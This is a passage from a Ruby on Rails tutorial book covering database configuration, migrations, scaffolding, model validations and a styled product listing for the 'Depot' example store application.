#   http://dev.mysql.com/doc/refman/5.0/en/old-client.html
development:
  ❶ adapter: mysql
  ❷ database: ttt_development
  ❸ username: root
    password:
  ❹ host: localhost

```

Figure 6.1: Configure the database.yml File

has different sets of parameters in database.yml. The parameters that follow here are for MySQL.

- ❷ The *database* parameter gives the name of the database. (Remember, we created our depot_development database using mysqladmin back on page 60.)
- ❷ The *username* and *password* parameters let your application log in to the database. We're using the user *root* with no password. You'll need to change these fields if you've set up your database differently.

If you leave the username blank, MySQL *might* connect to the database using the username under which you're currently logged. This is convenient, as it means that different developers will each use their own usernames when connecting. However, we've had reports that with some combinations of MySQL, database drivers, and operating systems, leaving these fields blank makes Rails attempt to connect to the database as the *root* user. Should you get an error such as *Access denied for user 'root'@'localhost.localdomain'*, put an explicit username in these two fields.

Also, the good folks who bring us MySQL changed the way passwords are stored in version 4.1 of the database. If you're running a new version of the database with old libraries, or if you're running new

Selecting a Different Database

You tell Rails which database adapter to use by changing values in the `database.yml` file in the `config` directory. Clearly, you can first create your application, then edit this file to use the correct adapter.

However, if you know that you'll be using a database other than MySQL, you can save yourself some effort by telling Rails at the time you create the application:

```
work> rails depot --database=sqlite3
```

The command `rails --help` gives the list of available options. Remember that you'll need the appropriate Ruby libraries for the database you select.

code against an old database, you may have problems connecting. Your best bet is to upgrade to fairly recent versions of MySQL and the MySQL Ruby libraries.

- ④ The `host` parameter tells Rails what machine your database is running on. Most developers run a local copy of MySQL on their own machine, so the default of `localhost` is fine.

Remember—if you're just getting started and you're happy to use the Rails defaults, you shouldn't have to worry about all these configuration details.

Testing Your Configuration

Before you go too much further, we should probably test your configuration so far—we can check that Rails can connect to your database, and that it has the access rights it needs to be able to create tables. From your application's top-level directory, type the following magic incantation at a command prompt.

```
depot> rake db:migrate
```

One of two things will happen. Either you'll get a single line echoed back (saying something like (in `/Users/dave/work/depot`), or you'll get an error of some sort. The error means that Rails can't work with your database. If you do see an error, here are some things to try.

- Check the name you gave for the database in the `development:` section of `database.yml`. It should be the same as the name of the database you created using `mysqladmin`.

- Check that the user name and password in `database.yml` match the one you created back on page 60.
- Check that your database server is running.
- Check that you can connect to it from the command line. If using MySQL, run the command:

```
depot> mysql -u root depot_development
mysql>
```

- If you can connect from the command line, can you create a dummy table? (This tests that the database user has sufficient access rights to the database.)

```
mysql> create table dummy(i int);
mysql> drop table dummy;
```

- If you can create tables from the command line, but `rake db:migrate` fails, double check the `database.yml` file. If there are `socket:` directives in the file, try commenting them out (by putting a hash character (#) in front of each).
- You may have problems if you short circuited the installation instructions on OS X 10.4. It seems as if Tiger has broken Ruby's standard MySQL library. If you see the error *Before updating scaffolding from new DB schema, try creating a table for your model (Product)*, it may well be because Ruby (and hence Rails) can't get to the database. To fix Apple's bad install, you're going to need to reinstall Ruby's MySQL library, which means running the script on page ?? to repair the Ruby installation, and then reinstalling the `mysql` gem.
- Some readers also report getting the error message *Client does not support authentication protocol requested by server; consider upgrading MySQL client*. This incompatibility between the version of MySQL installed and the libraries used to access it can be resolved by following the instructions at <http://dev.mysql.com/doc/mysql/en/old-client.html> and issuing a MySQL command such as `set password for 'some_user'@'some_host' = OLD_PASSWORD('newpwd');`.
- Finally, you might have problems in the format of the `database.yml` file. The YAML library that reads this file is strangely sensitive to tab characters. If your file contains tab characters you'll have problems. (And you thought you'd chosen Ruby over Python because you didn't like Python's significant whitespace, eh?)

If all this sounds scary, don't worry. In reality, database connections work like a charm most of the time. And once you've got Rails talking to the database, you don't have to worry about it again.

Create the Products Model and Table

Back in Figure 5.3, on page 57, we sketched out the basic content of the products table. Now let's turn that into reality. To do that, we need two things: we need a database table, and we need a Rails *model* that lets our application use that table.

At this point, we have a decision to make. How do we specify the structure of our database table? Should we use low-level DDL statements (`create table` and `friends`)? Or is there a higher level way, one that makes it easier to change the schema over time? Of course there is! In fact, there are a number of alternatives.

Many people like using interactive tools to create and maintain schemas. The phpMyAdmin tool, for example, lets you maintain a MySQL database using web forms. At first sight this approach to database maintenance is attractive—after all, what's better than just typing some stuff into a form and having the tool do all of the work? However, this convenience comes at a price: the history of the changes you've made is lost, and all your changes are effectively irreversible. It also makes it hard for you to deploy your application: you have to remember to make the same changes to both your development and production databases (and we all know that if you're going to fat finger something, it'll be when you're editing the production schema).

Fortunately, Rails offers a middle ground. With Rails, you can define *database migrations*. Each migration represents a change you want to make to the database, expressed in a source file in database-independent terms. These changes can update both the database schema and the data in the database tables. You apply these migrations to update your database, and you can unapply them to roll your database back. We have a whole chapter on migrations starting on page ??, so for now, we'll just use them without too much more comment.

*database
migrations*

Just how do we create these migrations? Well, when you think about it, we normally want to create a database table at the same time as we create a Rails model that wraps it. So Rails has a neat shortcut. When you use the generator to create a new model, Rails automatically creates a migration

which you can use to create the corresponding table. (As we'll see later, Rails also makes it easy to create just the migrations.)

So, let's go ahead and create the model and the migration for our products table. Note that on the command line that follows, we use the singular form, `product`. In Rails, a model is automatically mapped to a database table whose name is the plural form of the model's class. In our case, we asked for a model called `Product`, so Rails associated it with the table called `products`. (And how will it find that table? We told it where to look when we set up the *development* entry in `config/database.yml`.)

name mapping
↪ page 233

```
depot> ruby script/generate model Product
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/product.rb
create test/unit/product_test.rb
create test/fixtures/products.yml
create db/migrate
create db/migrate/001_create_products.rb
```

Again, the generator creates a bunch of files. The two we're interested in are the model itself, `product.rb`, and the migration `001_create_products.rb`. Let's look at that migration file first.

The migration has a descriptive name (`create_products`) prefixed with a sequence number (`001`) and with the file extension (`.rb`, because it's a Ruby program).

The next step is to add the code to this file which creates the table in the database. Open the file `001_create_products.rb` in the `db/migrate` directory, and you'll see two (empty) Ruby method definitions:

```
class CreateProducts < ActiveRecord::Migration
  def self.up
    create_table :products do |t|
      # t.column :name, :string
    end
  end

  def self.down
    drop_table :products
  end
end
```

The `up()` method is used when applying the migration to the database. This is where the code that defines our table goes. The `down()` method undoes the effect of the `up()` method: it is run when reverting the database to a previous version. You can see that Rails has already added the code that

will create and drop the table in these two methods. Our job now is to tell it the columns we want.

Edit the file so that it looks like the following.

Download depot_a/db/migrate/001_create_products.rb

```
class CreateProducts < ActiveRecord::Migration
  def self.up
    create_table :products do |t|
      t.column :title,      :string
      t.column :description, :text
      t.column :image_url,  :string
    end
  end

  def self.down
    drop_table :products
  end
end
```

The Ruby code looks fairly similar to raw DDL that we might feed to our database directly, but it's actually Ruby code. Where we might type create table to MySQL or Oracle, we say create_table in a migration. Our up() method defines three columns for our products table. Isn't Ruby a wonderful language?

Now we get Rails to apply this migration to our development database. This uses the rake command. Rake is like having a reliable assistant on hand all the time: you tell it to do something, and that thing gets done. In this case, we'll tell rake to apply any unapplied migrations to our database.

```
depot> rake db:migrate
(in /Users/dave/work/depot)
== CreateProducts: migrating =====
-- create_table(:products)
-> 0.0625s
== CreateProducts: migrated (0.0656s) =====
```

And that's it. Rake looks for all the migrations not yet applied to the database and applies them. In our case, the products table is added to the database defined by the development: section of the database.yml file.³

How does Rake know which migrations have and have not been applied to your database? Have a look at your schema after running a migration.

³If you're feeling frisky, you can experiment with rolling back the migration. Just type:

```
depot> rake db:migrate VERSION=0
```

Your schema will be transported back in time, and the products table will be gone. Calling rake db:migrate again will recreate it.

You'll find a table called `schema_info` that it uses to keep track of the version number.

Create Your Controller

As we saw when we looked at MVC architectures, our application will need a controller to coordinate the stuff it has to do when maintaining the list of products. We'll call this controller *admin*. Create it using one of Rails' handy-dandy generators:

```
depot> ruby script/generate controller admin
exists app/controllers/
exists app/helpers/
create app/views/admin
exists test/functional/
create app/controllers/admin_controller.rb
create test/functional/admin_controller_test.rb
create app/helpers/admin_helper.rb
```

We'll see what all these files do later.

Create the Maintenance Application

OK. All the ground work has been done. We set up our Depot application as a Rails project. We created the development database and configured our application to be able to connect to it. We created an admin controller and a product model, and used a migration to create the corresponding products table. Time to write the maintenance app:

Using your favorite editor, open the file `admin_controller.rb` in the `app/controllers` directory. It should look like this:

```
class AdminController < ApplicationController
end
```

Edit it, adding a line so that it now looks like this.

[Download](#) depot_a/app/controllers/admin_controller.rb

```
class AdminController < ApplicationController
  scaffold :product
end
```

That wasn't hard now, was it?

That single extra line has written a basic maintenance application. The scaffold declaration tells Rails to generate the application code at runtime, and the `:product` parameter told it that we want to maintain data using the product model. Before we worry about just what happened behind the

scenes here, let's try our shiny new application. First, we'll start a local WEBrick-based web server, supplied with Rails.

```
depot> ruby script/server
=> Booting WEBrick...
=> Rails application started on http://0.0.0.0:3000
=> Ctrl-C to shutdown server; call with --help for options
[2006-01-09 19:41:37] INFO WEBrick 1.3.1
[2006-01-09 19:41:37] INFO ruby 1.8.2 (2004-12-30) [powerpc-darwin8.2.0]
[2006-01-09 19:41:37] INFO WEBrick::HTTPServer#start: pid=4323 port=3000
```

Just as it did with our demo application in Chapter 4, *Instant Gratification*, this command starts a web server on our local host, port 3000.⁴ Let's connect to it. Remember, the URL we give to our browser contains both the port number (3000) and the name of the controller in lowercase (admin).



That's pretty boring. It's showing us a list of products, and there aren't any products. Let's remedy that. Click the *New product* link, and a form should appear. Go ahead and fill it in.

⁴You might get an error saying *Address already in use* when you try to run WEBrick. That simply means that you already have a Rails WEBrick server running on your machine. If you've been following along with the examples in the book, that might well be the *Hello World!* application from Chapter 4. Find its console, and kill the server using control-C.





Figure 6.2: We Just Added Our First Product



Click the Create button, and you should see the new product in the list (Figure 6.2). Perhaps it isn't the prettiest interface, but it works, and we can show it to our client for approval. They can play with the other links (showing details, editing existing products, and so on...). We explain to them that this is only a first step—we know it's rough, but we wanted to get their feedback early. (And 25 minutes into the start of coding probably counts as early in anyone's book.)

Rails Scaffolds

We covered a lot of ground in a very short initial implementation, so let's take a minute to look at that last step in a bit more detail.

A Rails scaffold is an autogenerated framework for manipulating a model.

When we started the application, the model examined the table in the database, worked out what columns it had, and created mappings between the database data and Ruby objects. That's why the *New products* form came up already knowing about the title, description, and image fields—because they are in the database table, they are added to the model. The form generator created by the scaffold can ask the model for information on these fields and uses what it discovers to create an appropriate HTML form.

Controllers handle incoming requests from the browser. A single application can have multiple controllers. For our Depot application, it's likely that we'll end up with two of them, one handling the seller's administration of the site and the other handling the buyer's experience. We created the product maintenance scaffolding in the Admin controller, which is why the URL that accesses it has `admin` at the start of its path.

You don't always use scaffolds when creating a Rails application—in fact as you get more experienced, you'll probably find yourself using them less and less. The scaffold can be used as the starting point of an application—it isn't a finished application in its own right. Think of construction sites: the scaffolding helps the workers erect the final building. It's normally taken down before the occupants move in.

Let's make use of the transient nature of scaffolds as we move on to the next iteration in our project.

6.2 Iteration A2: Add a Missing Column

So, we show our scaffold-based code to our customer, explaining that it's still pretty rough-and-ready. She's delighted to see something working so quickly. Once she plays with it for a while, she notices that something was missed—our products have no prices.

This means we'll need to add a column to the database table. Some developers (and DBAs) would add the column by firing up a utility program and issuing the equivalent of the command

```
alter table products add column price int;
```



David Says...

Won't We End Up Replacing All the Scaffolds?

Most of the time, yes. Scaffolding is not intended to be the shake 'n' bake of application development. It's there as support *while* you build out the application. As you're designing how the list of products should work, you rely on the scaffold-generated create, update, and delete actions. Then you replace the generated creation functionality while relying on the remaining actions. And so on and so forth.

Sometimes scaffolding will be enough, though. If you're merely interested in getting a quick interface to a model online as part of a backend interface, you may not care that the looks are bare. But this is the exception. Don't expect scaffolding to replace the need for you as a programmer just yet (or ever).

But we know all about migrations. Using a migration to add the new column will give us a version-controlled history of the schema and a simple way to re-create it.

We'll start by creating the migration. Previously we used a migration generated automatically when we created the product model. This time, we have to create one explicitly. We'll give it a descriptive name—this will help us remember what each migration does when we come back to our application a year from now. Our convention is to use the verb *create* when a migration creates tables, and *add* when it adds columns to an existing table.

```
depot> ruby script/generate migration add_price
exists db/migrate
create db/migrate/002_add_price.rb
```

Notice how the generated file has a sequence prefix of 002. Rails uses this sequence number to keep track of what migrations have been and have not been added to the schema (and also to tell it the order in which migrations should be applied).

Open the migration source file, and edit the `up()` method, inserting the code to add the price column to the products table, as shown in the code that follows. The `down()` method uses `remove_column()` to drop the column.

Prices, Dollars, and Cents

When we defined our schema, we decided to store the product price in cents. There was a reason for this: Rails (somewhat unfortunately) converts scaled database numbers (for example those in `decimal(10,2)` columns) into floating point numbers. And floating point numbers are subject to round-off errors: put enough products into your cart, and you might see a total price of 234.99 rather than 235.00. Keeping the price as an integer gets around this.

[Download](#) depot_a/db/migrate/002_add_price.rb

```
class AddPrice < ActiveRecord::Migration
  def self.up
    add_column :products, :price, :integer, :default => 0
  end

  def self.down
    remove_column :products, :price
  end
end
```

This code also shows another nice feature of migrations—we can access features of the underlying database to do things such as setting the default values for columns. Don't worry too much about the syntax used here: we'll talk about it in depth later.

Now we can run the migrations again.

```
depot> rake db:migrate
(in /Users/dave/work/depot)
== AddPrice: migrating =====
-- add_column(:products, :price, :integer, {:default=>0})
   -> 0.0443s
== AddPrice: migrated (0.0472s) =====
```

Rails knows that the database is currently at version 001, and so only applies our newly created 002 migration.

Here's the cool part. Go back to your browser, which is already talking to our application. Hit refresh, and you should now see the price column included in the product listing.

Remember we said that the product went to the products table to find out what attributes it should have. Well, in development mode, Rails reloads the model files each time a browser sends in a request, so the model will

always reflect the current database schema. At the same time, the scaffold declaration in the controller will be executed for each request (because the controller is also reloaded), and so it can use this model information to update the screens it displays.

There's no real magic here at the technical level. However, this capability has a big impact on the development process. How often have you implemented exactly what a client asked for, only to be told "Oh, that's not what I meant" when you finally showed them the working application. Most people find it far easier to understand things when they can play with them. The speed with which you can turn words into a working application with Rails means that you're never far from being able to let the client play with their application. These short feedback cycles mean that both you and the client get to understand the real application sooner, and waste far less time in rework.

6.3 Iteration A3: Validate!

While playing with the results of iteration two, our client noticed something. If she entered an invalid price, or forgot to set up a product description, the application happily accepted the form and added a line to the database. While a missing description is embarrassing, a price of \$0.00 actually costs her money, so she asked that we add validation to the application. No product should be allowed in the database if it has an empty title or description field, an invalid URL for the image, or an invalid price.

So, where do we put the validation?

The model layer is the gatekeeper between the world of code and the database. Nothing to do with our application comes out of the database or gets stored back into the database that doesn't first go through the model. This makes it an ideal place to put all validation; it doesn't matter whether the data comes from a form or from some programmatic manipulation in our application. If the model checks it before writing to the database, then the database will be protected from bad data.

Let's look at the source code of the model class (in `app/models/product.rb`).

[Download](#) depot_a/app/models/product.rb

```
class Product < ActiveRecord::Base
end
```

Not much to it, is there? All of the heavy lifting (database mapping, creating, updating, searching, and so on) is done in the parent class (`ActiveRecord::Base`,

a part of Rails). Because of the joys of inheritance, our Product class gets all of that functionality automatically.

Adding our validation should be fairly clean. Let's start by validating that the text fields all contain something before a row is written to the database. We do this by adding some code to the existing model.

[Download](#) depot_b/app/models/product.rb

```
class Product < ActiveRecord::Base
  validates_presence_of :title, :description, :image_url
end
```

The `validates_presence_of()` method is a standard Rails validator. It checks that a given field, or set of fields, is present and its contents are not empty. Figure 6.3, on the next page, shows what happens if we try to submit a new product with none of the fields filled in. It's pretty impressive: the fields with errors are highlighted, and the errors are summarized in a nice list at the top of the form. Not bad for one line of code. You might also have noticed that after editing and saving the `product.rb` file you didn't have to restart the application to test your changes—the same reloading that caused Rails to notice the earlier change to our schema also means it will always use the latest version of our code,^x too.

Now we'd like to validate that the price is a valid, positive number. We'll attack this problem in two stages. First, we'll use the delightfully named `validates_numericality_of()` method to verify that the price is a valid number. The `:only_integer` code tells Rails to accept only a signed integer for this field (the default is to accept floating point numbers).⁵

[Download](#) depot_b/app/models/product.rb

```
validates_numericality_of :price, :only_integer => true
```

Now, if we add a product with an invalid price, the appropriate message will appear, as shown in Figure 6.4, on page 77.

Next, we need to check that the price is greater than zero. We do that by writing a method named `validate()` in our model class. Rails automatically calls this method before saving away instances of our product, so we can use it to check the validity of fields. We make it a protected method,

protected
↪ page 535

⁵Remember that we're storing the price in the database in cents. Later in the book, we'll show you how to use different internal and external representations of these kinds of attributes.




Figure 6.3: Validating That Fields Are Present


because it shouldn't be called from outside the context of the model.⁶

[Download](#) depot_b/app/models/product.rb

```
protected
def validate
  errors.add(:price, "should be positive") if price.nil? || price <= 0
end
```

If the price is less than or equal to zero, the `validate()` method uses `errors.add(...)` to record the error. Doing this prevents Rails from writing the row to the

⁶MySQL gives Rails enough metadata to know that price contains a number, so Rails stores it internally as an integer. With other databases, the value might come back as a string, so you'd need to convert it using `Integer(price)` before using it in a comparison.



The screenshot shows a web browser window titled 'Admin: create' with the address bar displaying 'http://localhost:3000/admin/create'. The page has a heading 'New product'. A red error message box at the top states: '1 error prohibited this product from being saved'. Below this, a grey box lists the error: 'There were problems with the following fields:' followed by a bulleted list: 'Price is not a number'. The form fields are: 'Title' (text input with 'Pragmatic Unit Testing'), 'Description' (text area with 'A true masterwork. Comparable to Kafka at his funniest, or Marx during his slapstick period. Move over, Tolstoy, there's a new funster in town.'), 'Image url' (text input with '/images/utj.jpg'), and 'Price' (text input with 'wibble', which is highlighted with a red border). Below the 'Price' field is a 'Create' button and a 'Back' link.

Figure 6.4: The price fails validation

database. It also gives our forms a nice message to display to the user. The first parameter to `errors.add()` is the name of the field, and the second is the text of the message.

Note that before we compare the price to zero, we first check to see if it's `nil`. This is important: if the user leaves the price field blank, no price will be passed from the browser to our application, and the price variable won't be set. If we tried to compare this `nil` value with zero, we'd get an error.

Two more things to validate. First, we want to make sure that each product has a unique title. One more line in the `Product` model will do this. The uniqueness validation will perform a simple check to ensure that no other row in the `products` table has the same title as the row we're about to save.

Download depot_b/app/models/product.rb

```
validates_uniqueness_of :title
```

Lastly, we need to validate that the URL entered for the image is valid. We'll do this using the `validates_format_of()` method, which matches a field against a regular expression. For now we'll just check that the URL ends with one of `.gif`, `.jpg`, or `.png`.⁷

regular expression
↪ page 538

Download depot_b/app/models/product.rb

```
validates_format_of :image_url,
                    :with    => %r{\.(gif|jpg|png)$}i,
                    :message => "must be a URL for a GIF, JPG, or PNG image"
```

So, in a couple of minutes we've added validations that check

- The field's title, description, and image URL are not empty.
- The price is a valid integer greater than zero.
- The title is unique among all products.
- The image URL looks reasonable.

This is the full listing of the updated Product model.

Download depot_b/app/models/product.rb

```
class Product < ActiveRecord::Base
  validates_presence_of :title, :description, :image_url
  validates_numericality_of :price, :only_integer => true
  validates_uniqueness_of :title
  validates_format_of :image_url,
                      :with    => %r{\.(gif|jpg|png)$}i,
                      :message => "must be a URL for a GIF, JPG, or PNG image"

  protected
  def validate
    errors.add(:price, "should be positive") if price.nil? || price <= 0
  end
end
```

Nearing the end of this cycle, we ask our customer to play with the application, and she's a lot happier. It took only a few minutes, but the simple act of adding validation has made the product maintenance pages feel a lot more solid.

⁷Later on, we'd probably want to change this form to let the user select from a list of available images, but we'd still want to keep the validation to prevent malicious folks from submitting bad data directly.

6.4 Iteration A4: Prettier Listings

Our customer has one last request (customers always seem to have one last request). The listing of all the products is ugly. Can we “pretty it up” a bit? And, while we’re in there, can we also display the product image along with the image URL?

We’re faced with a dilemma here. As developers, we’re trained to respond to these kinds of request with a sharp intake of breath, a knowing shake of the head, and a murmured “you want what?” At the same time, we also like to show off a bit. In the end, the fact that it’s fun to make these kinds of changes using Rails wins out, and we fire up our trusty editor.

But then we’re faced with a second dilemma. So far, the only code we’re written that has anything to do with displaying the product list is

```
scaffold :product
```

There’s not much scope for customizing the view there! We used a *dynamic scaffold*, which configures itself each time a request comes in. If we want to see the actual view code in the scaffold, we’ll need to get Rails to generate it explicitly, creating a *static scaffold*. The scaffold generator takes two parameters: the names of the model and the controller.

dynamic scaffold

static scaffold

```
depot> ruby script/generate scaffold product admin
exists  app/controllers/
exists  app/helpers/
exists  app/views/admin
exists  test/functional/
dependency model
exists  app/models/
exists  test/unit/
exists  test/fixtures/
skip    app/models/product.rb
identical test/unit/product_test.rb
identical test/fixtures/products.yml
create  app/views/admin/_form.rhtml
create  app/views/admin/list.rhtml
create  app/views/admin/show.rhtml
create  app/views/admin/new.rhtml
create  app/views/admin/edit.rhtml
overwrite app/controllers/admin_controller.rb? [Ynaq] y
force    app/controllers/admin_controller.rb
overwrite test/functional/admin_controller_test.rb? [Ynaq] y
force    test/functional/admin_controller_test.rb
identical app/helpers/admin_helper.rb
create    app/views/layouts/admin.rhtml
create    public/stylesheets/scaffold.css
```

Wow! That's a lot of action. Basically, though, it's fairly simple. It checks to make sure we have a model file, then creates all the view files needed to display the maintenance screens. However, when it gets to the controller, it stops. It notices that we have edited the file `admin_controller`, and asks for our permission before overwriting it with its new version. The only change we made to this file was adding the scaffold `:product` line, which we no longer need, so we say Y. It also asks permission before overwriting the controllers functional test, and again we agree.

If you refresh your browser, you should see no difference in the page that's displayed: the code added by the static scaffold is identical to that generated on-the-fly by the dynamic scaffold. However, as we now have code, we can edit it.

The Rails view in the file `app/views/admin/list.rhtml` produces the current list of products. The source code, which was produced by the scaffold generator, looks something like the following.

[Download](#) `depot_b/app/views/admin/list.rhtml`

```
<h1>Listing products</h1>

<table>
  <tr>
    <% for column in Product.content_columns %>
      <th><%= column.human_name %></th>
    <% end %>
  </tr>

  <% for product in @products %>
    <tr>
      <% for column in Product.content_columns %>
        <td><%=h product.send(column.name) %></td>
      <% end %>
        <td><%= link_to 'Show', :action => 'show', :id => product %></td>
        <td><%= link_to 'Edit', :action => 'edit', :id => product %></td>
        <td><%= link_to 'Destroy', { :action => 'destroy', :id => product },
                                :confirm => 'Are you sure?',
                                :post => true %></td>
      </td>
    </tr>
  <% end %>
</table>

<%= link_to 'Previous page',
  { :page => @product_pages.current.previous } if @product_pages.current.previous %>
<%= link_to 'Next page',
  { :page => @product_pages.current.next } if @product_pages.current.next %>

<br />
```

```
<%= link_to 'New product', :action => 'new' %>
```

The view uses ERb to iterate over the columns in the Product model. It creates a table row for each product in the @products array. (This array is set up by the list action method in the controller.) The row contains an entry for each column in the result set.

ERb
↔ page 40

The dynamic nature of this code is neat, as it means that the display will automatically update to accommodate new columns. However, it also makes the display somewhat generic. So, let's take this code and modify it to produce nicer-looking output.

Before we get too far, though, it would be nice if we had a consistent set of test data to work with. We *could* use our scaffold-generated interface and type data in from the browser. However, if we did this, future developers working on our code base would have to do the same. And, if we were working on a team on this project, each member of the team would have to enter their own data. It would be nice if we could load the data into our table in a more controlled way. It turns out that we can. Migrations to the rescue!

Let's create a data-only migration. The up() method adds three rows containing typical data to our products table. The down() method empties the table out. The migration is created just like any other:

```
depot> ruby script/generate migration add_test_data
Create db/migrate
create db/migrate/003_add_test_data.rb
```

We then add the code to populate the products table. This uses the create() method of the Product model. The following is an extract from that file. (Rather than type the migration in by hand, you might want to copy the file from the sample code available online.⁸ Copy it to the db/migrate directory in your application. While you're there, copy the images⁹ and the file depot.css¹⁰ into corresponding places in your application.)

Download depot_c/db/migrate/003_add_test_data.rb

```
class AddTestData < ActiveRecord::Migration
  def self.up
    Product.create(:title => 'Pragmatic Version Control',
                  :description =>
```

⁸http://media.pragprog.com/titles/rails2/code/depot_c/db/migrate/003_add_test_data.rb.

⁹http://media.pragprog.com/titles/rails2/code/depot_c/public/images

¹⁰http://media.pragprog.com/titles/rails2/code/depot_c/public/stylesheets/depot.css

```

    %{:p>
      This book is a recipe-based approach to using Subversion that will
      get you up and running quickly--and correctly. All projects need
      version control: it's a foundational piece of any project's
      infrastructure. Yet half of all project teams in the U.S. don't use
      any version control at all. Many others don't use it well, and end
      up experiencing time-consuming problems.
    </p>},
    :image_url => '/images/svn.jpg',
    :price => 2850)

# . . .
end

def self.down
  Product.delete_all
end
end

```

Running rake db:migrate will populate your products table with test data.

Now let's get the product listing tidied up. We'll use a simple table-based template, editing the file list.rhtml in app/views/admin, replacing the dynamic column display.

[Download](#) depot_c/app/views/admin/list.rhtml

```

<div id="product-list">
  <h1>Product Listing</h1>

  <table cellpadding="5" cellspacing="0">
    <% for product in @products %>
      <tr valign="top" class="<%= cycle('list-line-odd', 'list-line-even') %>">

        <td>
          
        </td>

        <td width="60%">
          <span class="list-title"><%= h(product.title) %></span><br />
          <%= h(truncate(product.description, 80)) %>
        </td>

        <td class="list-actions">
          <%= link_to 'Show', :action => 'show', :id => product %><br>
          <%= link_to 'Edit', :action => 'edit', :id => product %><br>
          <%= link_to 'Destroy', { :action => 'destroy', :id => product },
                                :confirm => "Are you sure?",
                                :post    => true %>

        </td>
      </tr>
    <% end %>
  </div>

```

```

    </table>
  </div>

  <%= if @product_pages.current.previous
    link_to("Previous page", { :page => @product_pages.current.previous })
  end
  %>

  <%= if @product_pages.current.next
    link_to("Next page", { :page => @product_pages.current.next })
  end
  %>

  <br />

  <%= link_to 'New product', :action => 'new' %>

```

Even this simple template uses a number of built-in Rails features:

- The rows in the listing have alternating background colors. This is done by setting the CSS class of each row to either `list-line-even` or `list-line-odd`. The Rails *helper method* called `cycle()` does this, automatically toggling between the two style names on successive lines. helper method
- The `h()` method is used to escape the HTML in the product title and description. That's why you can see the markup in the descriptions: it's being escaped and displayed, rather than being interpreted.
- We also used the `truncate()` helper to display just the first 80 characters of the description.
- Look at the `link_to 'Destroy'` line. See how it has the parameter `:confirm => "Are you sure?"`. If you click this link, Rails arranges for your browser to pop up a dialog box asking for confirmation before following the link and deleting the product. (Also, see the sidebar on the next page for some scoop on this action.)

We need somewhere to put our CSS style definitions. All scaffold-generated applications use the stylesheet `scaffold.css` in the directory `public/stylesheet`. Rather than alter this file, we created a new stylesheet for the application, `depot.css`, putting it in the same directory. A full listing of this stylesheet starts on page 567.

